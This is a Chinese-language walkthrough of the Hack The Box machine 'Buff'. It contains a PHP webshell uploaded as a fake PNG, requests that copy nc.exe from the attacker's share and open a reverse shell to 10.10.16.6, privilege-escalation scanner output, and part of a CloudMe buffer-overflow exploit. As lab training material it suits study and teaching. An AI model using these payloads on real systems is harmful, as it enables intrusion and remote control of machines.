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TTPs (Tactics, Techniques & Procedures)

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
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
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参考

概述 (Overview)



攻击链 (Killchain)



TTPs (Tactics, Techniques & Procedures)

- name
- Unauthenticated Remote Code Execution
- chisel
- Buffer Overflow

阶段1：枚举

老规矩，nmap 开局：


```
1 ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.184 | grep ^[0-9] | cut -d '/' -f1 | tr ' ' '\n')
2 nmap -p$ports -sC -sV 10.10.10.184
```

```
(kali㉿kali)-[~/hackthebox/Buf]
└─$ sudo nmap -sC -sV -p7680,8080 10.10.10.198
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-09 02:07 EDT
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 100.00% done; ETC: 02:07 (0:00:00 remaining)
Nmap scan report for 10.10.10.198
Host is up (1.6s latency).

PORT      STATE SERVICE      VERSION
7680/tcp  open  tcpwrapped
8080/tcp  open  tcpwrapped
|_ http-open-proxy: Potentially OPEN proxy.
|_ Methods supported:CONNECTION
|_ http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_ http-title: mrb3n's Bro Hut

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.55 seconds
```

浏览器查看 **8080** 端口，是一个教瑜伽的官网。



在页面上没有获取到太多有用的信息，尝试枚举目录。



```

(kali@kali)-[~/hackthebox/Buf]
$ gobuster dir -u http://10.10.10.198:8080/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 50
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://10.10.10.198:8080/
[+] Method:          GET
[+] Threads:         50
[+] Wordlist:         /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.1.0
[+] Timeout:         10s
=====
2021/04/09 02:13:51 Starting gobuster in directory enumeration mode
=====
/.htpasswd      (Status: 403) [Size: 1044]
/.hta           (Status: 403) [Size: 1044]
/.htaccess      (Status: 403) [Size: 1044]
/.gitattributes (Status: 200) [Size: 66]
/AT-admin.cgi   (Status: 403) [Size: 1044]
/LICENSE        (Status: 200) [Size: 18025]
/admin.pl       (Status: 403) [Size: 1044]
/admin.cgi      (Status: 403) [Size: 1044]
/aux            (Status: 403) [Size: 1044]
/boot           (Status: 301) [Size: 342] [→ http://10.10.10.198:8080/boot/]
/cachemgr.cgi   (Status: 403) [Size: 1044]
/cgi-bin/       (Status: 403) [Size: 1058]
/com2           (Status: 403) [Size: 1044]
/com1           (Status: 403) [Size: 1044]
/com4           (Status: 403) [Size: 1044]
/com3           (Status: 403) [Size: 1044]
/con            (Status: 403) [Size: 1044]
/ex             (Status: 301) [Size: 340] [→ http://10.10.10.198:8080/ex/]
/examples       (Status: 503) [Size: 1058]
/img            (Status: 301) [Size: 341] [→ http://10.10.10.198:8080/img/]
/include        (Status: 301) [Size: 345] [→ http://10.10.10.198:8080/include/]
/index.php      (Status: 200) [Size: 4969]
/licenses       (Status: 403) [Size: 1203]
/lpt1           (Status: 403) [Size: 1044]
/lpt2           (Status: 403) [Size: 1044]
/license        (Status: 200) [Size: 18025]
/nul            (Status: 403) [Size: 1044]
/phpmyadmin     (Status: 403) [Size: 1203]
/profile        (Status: 301) [Size: 345] [→ http://10.10.10.198:8080/profile/]
/prn            (Status: 403) [Size: 1044]
/server-info    (Status: 403) [Size: 1203]
/server-status  (Status: 403) [Size: 1203]
/showcode.asp   (Status: 403) [Size: 1044]
/upload         (Status: 301) [Size: 344] [→ http://10.10.10.198:8080/upload/]
/webalizer      (Status: 403) [Size: 1044]
=====
2021/04/09 02:14:59 Finished
=====

```




可以从日志中看到，很多路径都是响应的 **403**，尝试 **burp** 转发下端口看看能不能绕过。



好吧依然 **403**，看看别的信息。在 **contact.php** 页面发现Web服务的版本信息。

阶段2：工具及利用

阶段2.1：未经身份验证的远程代码执行



尝试google找找有没有利用，发现一个可利用的 **Unauthenticated Remote Code Execution**。


```

Pretty Raw \n Actions
1 POST /upload.php?id=kamehameha HTTP/1.1 \r \n
2 Host: 10.10.10.198:8080 \r \n
3 Connection: close \r \n
4 Accept-Encoding: gzip, deflate \r \n
5 Accept: */* \r \n
6 User-Agent: python-requests/2.23.0 \r \n
7 Cookie: sec_session_id=6rokvuga2pq1ks62n8nkceanh0 \r \n
8 Content-Length: 324 \r \n
9 Content-Type: multipart/form-data;
boundary=c42cd0fa326d53c82a832371662709c2 \r \n
10 \r \n
11 --c42cd0fa326d53c82a832371662709c2 \r \n
12 Content-Disposition: form-data; name="pupload" \r \n
13 \r \n
14 upload \r \n
15 --c42cd0fa326d53c82a832371662709c2 \r \n
16 Content-Disposition: form-data; name="file"; filename="
kaio-ken.php.png" \r \n
17 Content-Type: image/png \r \n
18 \r \n
19 89 PNG \r \n
20 \r \n
21 <?php echo shell_exec($_GET["telepathy"]); ?> \r \n
22 --c42cd0fa326d53c82a832371662709c2-- \r \n
23

Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Date: Fri, 09 Apr 2021 07:04:08 GMT
3 Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
4 X-Powered-By: PHP/7.4.6
5 Content-Length: 0
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9

```

具体漏洞的产生原因可以查看exploit的注释部分，首先bypass了文件后缀，使其满足图片后缀，其次bypass了文件类型，使其符合比对的图片类型，最后根据代码执行逻辑会对文件进行重命名。

```

Request
Pretty Raw \n Actions
1 GET /upload/kamehameha.php?telepathy=
type+C:\Users\shaun\desktop\user.txt HTTP/1.1
2 Host: 10.10.10.198:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8
5 Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: sec_session_id=b9vut7se5sftmnej0a959ar3h
9 Upgrade-Insecure-Requests: 1
10

Response
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Date: Fri, 09 Apr 2021 07:12:33 GMT
3 Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
4 X-Powered-By: PHP/7.4.6
5 Content-Length: 41
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 PNG
10
11 d59bb8519
12

```

通过Webshell成功读取到 user.txt。

注意：不建议这样做，因为在考OSCP时是需要具备完整tty的交互终端截图，不认可webshell这种伪终端。

阶段2.2：NC反弹cmd

接下来进行NC的上线，获取一个交互终端：

```
GET /upload/kamehameha.php?
telepathy=copy+\\\\10.10.16.6\\share\\nc.exe+C:\\Users\\shaun\\Downloads\\nc.exe
HTTP/1.1
```

| Request | Response |
|--|--|
| <pre> Pretty Raw \n Actions 1 GET /upload/kamehameha.php?telepathy= copy+\\10.10.16.6\share\nc.exe+C:\Users\shaun\Downloads\nc.exe HTTP/1.1 2 Host: 10.10.10.198:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/* ;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: sec_session_id=b9vut7se5sftmnej0a959ar3h 9 Upgrade-Insecure-Requests: 1chmo 10 </pre> | <pre> Pretty Raw Render \n Actions 1 HTTP/1.1 200 OK 2 Date: Fri, 09 Apr 2021 07:22:32 GMT 3 Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7. 4 X-Powered-By: PHP/7.4.6 5 Content-Length: 34 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 PNG 10 11 1 file(s) copied. 12 </pre> |

GET /upload/kamehameha.php?telepathy=C:\Users\shaun\Downloads\nc.exe+10.10.16.6+9900+--e+cmd HTTP/1.1

```

$ sudo su
(root@kali)-[/home/kali/hackthebox/Buf]
# 9900
Listening on [any] 9900 ...
*
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.198] 5000
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>dir
Volume in drive C has no label.
Volume Serial Number is A22D-49F7

Directory of C:\xampp\htdocs\gym\upload

09/04/2021  08:04    <DIR>          .
09/04/2021  08:04    <DIR>          ..
09/04/2021  08:04                53 kamehameha.php
                   1 File(s)                53 bytes
                   2 Dir(s)      8,198,959,104 bytes free

C:\xampp\htdocs\gym\upload>

```

Request

```

Pretty Raw \n Actions
1 GET /upload/kamehameha.php?telepathy=
  C:\Users\shaun\Downloads\nc.exe+10.10.16.6+9900+--e+cmd HTTP/1.1
2 Host: 10.10.10.198:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
  ;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: sec_session_id=b9vut7se5sftmnej0a959ar3h
9 Upgrade-Insecure-Requests: 1chmo
10
11

```

阶段3：权限提升

阶段3.1：内核提权枚举

随后systeminfo查看了一下打了补丁，将一些内核提权信息收集脚本传过去分析一下有存在哪些利用。


```
[?] Windows vulns search powered by Watson(https://github.com/rasta-mouse/Watson)
OS Build Number: 17134
[!] CVE-2019-0836 : VULNERABLE
[>] https://exploit-db.com/exploits/46718
[>] https://decoder.cloud/2019/04/29/combinig-luafv-postluafvpostreadwrite-race-condition/

[!] CVE-2019-0841 : VULNERABLE
[>] https://github.com/rogue-kdc/CVE-2019-0841
[>] https://rastamouse.me/tags/cve-2019-0841/

[!] CVE-2019-1064 : VULNERABLE
[>] https://www.rhythmstick.net/posts/cve-2019-1064/

[!] CVE-2019-1130 : VULNERABLE
[>] https://github.com/S3cur3Th1sSh1t/SharpByeBear

[!] CVE-2019-1253 : VULNERABLE
[>] https://github.com/padovah4ck/CVE-2019-1253

[!] CVE-2019-1315 : VULNERABLE
[>] https://offsec.almond.consulting/windows-error-reporting-arbitrary-file-move-exploit/

[!] CVE-2019-1385 : VULNERABLE
[>] https://www.youtube.com/watch?v=K6gHnr-VkAg

[!] CVE-2019-1388 : VULNERABLE
[>] https://github.com/jas502n/CVE-2019-1388

[!] CVE-2019-1405 : VULNERABLE
[>] https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/november/updates-to-windows-defender-service-host-service-and-the-update-orchestrator-service/

Finished. Found 9 potential vulnerabilities.
```

```

(root@kali)-[/home/kali/tools/Windows-Exploit-Suggester]
# python windows-exploit-suggester.py -d 2021-03-26-mssb.xls -i ../../hackthebox/Buf/syteminfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the syteminfo input file
[+] syteminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 160 potential bulletins(s) with a database of 137 known exploits
[*] there are now 160 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 10 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*] https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS
[*] https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLon
[*] https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-129: Cumulative Security Update for Microsoft Edge (3199057) - Critical
[*] https://www.exploit-db.com/exploits/40990/ -- Microsoft Edge (Windows 10) - 'chakra.dll' Info Leak /
[*] https://github.com/theori-io/chakra-2016-11
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*] https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*] https://github.com/foxglovesec/RottenPotato
[*] https://github.com/Kevin-Robertson/Tater
[*] https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflectio
[*] https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
[*]
[E] MS16-074: Security Update for Microsoft Graphics Component (3164036) - Important
[*] https://www.exploit-db.com/exploits/39990/ -- Windows - gdi32.dll Multiple DIB-Related EMF Record Har
[*] https://www.exploit-db.com/exploits/39991/ -- Windows Kernel - ATMFDDLL NamedEscape 0x250C Pool Corr
[*]
[E] MS16-063: Cumulative Security Update for Internet Explorer (3163649) - Critical
[*] https://www.exploit-db.com/exploits/39994/ -- Internet Explorer 11 - Garbage Collector Attribute Type
[*]
[E] MS16-056: Security Update for Windows Journal (3156761) - Critical
[*] https://www.exploit-db.com/exploits/40881/ -- Microsoft Internet Explorer - jscript9 JavaScriptStackW
[*] http://blog.skylined.nl/20161206001.html -- MSIE jscript9 JavaScriptStackWalker memory corruption
[*]
[E] MS16-032: Security Update for Secondary Logon to Address Elevation of Privile (3143141) - Important
[*] https://www.exploit-db.com/exploits/40107/ -- MS16-032 Secondary Logon Handle Privilege Escalation, M
[*] https://www.exploit-db.com/exploits/39574/ -- Microsoft Windows 8.1/10 - Secondary Logon Standard Har
S16-032), PoC
[*] https://www.exploit-db.com/exploits/39719/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - L
, PoC
[*] https://www.exploit-db.com/exploits/39809/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - L
[*]
[M] MS16-016: Security Update for WebDAV to Address Elevation of Privilege (3136041) - Important
[*] https://www.exploit-db.com/exploits/40085/ -- MS16-016 mrxdav.sys WebDav Local Privilege Escalation,
[*] https://www.exploit-db.com/exploits/39788/ -- Microsoft Windows 7 - WebDAV Privilege Escalation Explo
[*] https://www.exploit-db.com/exploits/39432/ -- Microsoft Windows 7 SP1 x86 - WebDAV Privilege Escalati
[*]

```

用 `wes.py` 也看看:

```

1 $ python wes.py ../../../../hackthebox/Buf/syteminfo.txt -i 'Elevation of Privilege' --ex
2 Windows Exploit Suggester 0.98 ( https://github.com/bitsadmin/wesng/ )
3 [+] Parsing syteminfo output
4 [+] Operating System
5     - Name: Windows 10 Version 1803 for x64-based Systems
6     - Generation: 10
7     - Build: 17134
8     - Version: 1803
9     - Architecture: x64-based
10    - Installed hotfixes: None
11 [+] Loading definitions
12    - Creation date of definitions: 20210320
13 [+] Determining missing patches
14 [+] Applying display filters
15 [+] Found vulnerabilities

```

```

16
17 Date: 20210309
18 CVE: CVE-2021-26863
19 KB: KB5000809
20 Title: Windows Win32k Elevation of Privilege Vulnerability
21 Affected product: Windows 10 Version 1803 for x64-based Systems
22 Affected component: Issuing CNA
23 Severity: Important
24 Impact: Elevation of Privilege
25 Exploit: http://packetstormsecurity.com/files/161768/Microsoft-Windows-Kernel-NtGdiGetDe
26
27 [+] Missing patches: 1
28     - KB5000809: patches 1 vulnerability
29 [+] KB with the most recent release date
30     - ID: KB5000809
31     - Release date: 20210309
32
33 [+] Done. Displaying 1 of the 207 vulnerabilities found.
34

```

阶段3.2：不安全的进程服务枚举

逐一尝试后发现exploit并不能提供提权，转而尝试其他方式。在 `tasklist` 下发现一个 `CloudMe.exe` 的进程。

```

pc.exe          5556 N/A
cmd.exe         5832 N/A
conhost.exe     6712 N/A
nc.exe          1544 N/A
cmd.exe         4700 N/A
cmd.exe         5104 N/A
conhost.exe     800 N/A
CloudMe.exe     4160 N/A
timeout.exe     388 N/A
tasklist.exe    8452 N/A

```

在用户的下载目录找到了该服务的安装文件，后面的数字猜测为版本号。

```

Directory of C:\Users\shaun\Downloads
09/04/2021  09:33    <DIR>          .
09/04/2021  09:33    <DIR>          .
16/06/2020  16:26    17,830,824  CloudMe_1112.exe
09/04/2021  08:14    28,160      nc.exe
09/04/2021  09:33    430,080     pc.exe
               3 File(s)      18,289,064 bytes
               2 Dir(s)      9,107,054,592 bytes free

```

阶段3.3：端口转发及溢出攻击

查询exploit发现对应版本存在缓存区溢出漏洞。


```
(kali@kali)-[~/hackthebox/Buf]
$ searchsploit Cloudme
```

| Exploit Title | Path |
|---|--------------------------------|
| CloudMe 1.11.2 - Buffer Overflow (PoC) | windows/remote/48389.py |
| CloudMe 1.11.2 - Buffer Overflow (SEH_DEP_A | windows/local/48499.txt |
| CloudMe 1.11.2 - Buffer Overflow ROP (DEP_A | windows/local/48840.py |
| CloudMe 1.9 - Buffer Overflow (DEP) (Metasp | windows_x86-64/remote/45197.rb |
| CloudMe Sync 1.10.9 - Buffer Overflow (SEH) | windows_x86-64/local/45159.py |
| CloudMe Sync 1.10.9 - Stack-Based Buffer Ov | windows/remote/44175.rb |
| CloudMe Sync 1.11.0 - Local Buffer Overflow | windows/local/44470.py |
| CloudMe Sync 1.11.2 - Buffer Overflow + Egg | windows/remote/46218.py |
| CloudMe Sync 1.11.2 Buffer Overflow - WoW64 | windows_x86-64/remote/46250.py |
| CloudMe Sync < 1.11.0 - Buffer Overflow | windows/remote/44027.py |
| CloudMe Sync < 1.11.0 - Buffer Overflow (SE | windows_x86-64/remote/44784.py |

Shellcodes: No Results

查看利用脚本，发现需要连接一个 **8888** 的端口。

```

overrun    = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))

buf = padding1 + EIP + NOPS + payload + overrun

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target,8888))
    s.send(buf)
except Exception as e:
    print(sys.exc_value)
~
~

```

查看后发现存在本地监听，说明可以利用。

```

